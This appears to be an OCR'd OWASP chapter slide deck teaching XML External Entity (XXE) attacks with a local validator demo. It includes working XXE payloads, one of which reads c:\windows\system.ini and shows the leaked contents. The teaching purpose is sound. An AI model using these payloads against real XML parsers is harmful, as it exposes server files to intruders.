XXE for Dummies

Brian Myers

for OWASP Portland Chapter, April 2021

Brian Myers, CISSP

Director, Information Security at WebMD Health Services

Six years in information security

Twenty-five years in software development

I've worked at some companies:

Borland

complí

WebMD
health services

OWASP TOP TEN WEB SECURITY RISKS
Injection
Broken Authentication
Sensitive Data Exposure
XML External Entities (XXE)
Broken Access Control
Security Misconfiguration
Cross-Site Scripting (XSS)
Insecure Deserialization
Using Components with Known Vulnerabilities
Insufficient Logging & Monitoring

Entities

External Entities

Simple Attack

Dangerous Attack

Vulnerability Assessment

Defenses

Entities

HTML “Entities”

Entity	Rendered As…
&amp;	&
< >	< >
&169;	©

XML Has User-Defined Entities

DTD (document type definition):


```
<!ENTITY xml "eXtensible Markup Language">
```

XML document:

```
<mydata>&xml;</mydata>
```

Parsed result:

```
eXtensible Markup Language
```


XML Validator
localhost:12767
Accounts
Local Admin
Browsing
DnD
Archive
Unifi
Pandemic
Hacking
Vaccine
XML Validator
Enter your XML here:
<?xml version="1.0" ?>
<!DOCTYPE root [
<!ELEMENT root ANY >
<!ENTITY xml "eXtensible Markup Language">
]>
<root>&xml;</root>
Parse
eXtensible Markup Language

External Entities

XXE = Xml eXternal Entity


XML Entities Can Reference External Files


DTD

```
<!ENTITY fishing SYSTEM "fileontheserver.txt">
```


XML


```
<root>
  &fishing;
</root>
```


XML Validator
localhost:12767
150%
XML Validator
Enter your XML here:
<?xml version="1.0" ?>
<!DOCTYPE root [
<!ELEMENT root ANY >
<!ENTITY fishing SYSTEM "http://localhost:12767/fileonserver.txt">
]>
<root>&fishing;</root>
Parse
This text is stored in a file on the server. This text is stored in a file on the server. This text is stored in a file on the server. This text is stored in a file on the server. This text is stored in a file on the server. This text is stored in a file



XXE
XXE
XML
Parser
fileontheserver.txt
Back
End

Simple Attack


XML Validator
localhost:12767
150%
XML Validator
Enter your XML here:
<?xml version="1.0" ?>
<!DOCTYPE root [
<!ELEMENT root ANY >
<!ENTITY fishing SYSTEM "c:\windows\system.ini">
]>
<root>&fishing;</root>
Parse


XML Validator
localhost:12767
150%
XML Validator
Enter your XML here:
<?xml version="1.0" ?>
<!DOCTYPE root [
<!ELEMENT root ANY >
<!ENTITY fishing SYSTEM "c:\windows\system.ini">
]>
<root>&fishing;</root>
Parse
; for 16-bit app support [386Enh] woafont=dosapp.fon
EGA80WOA.FON=EGA80WOA.FON EGA40WOA.FON=EGA40WOA.FON
CGA80WOA.FON=CGA80WOA.FON CGA40WOA.FON=CGA40WOA.FON [drivers]

Dangerous Attack



XXE
XXE
XML
Parser
Evil
Server

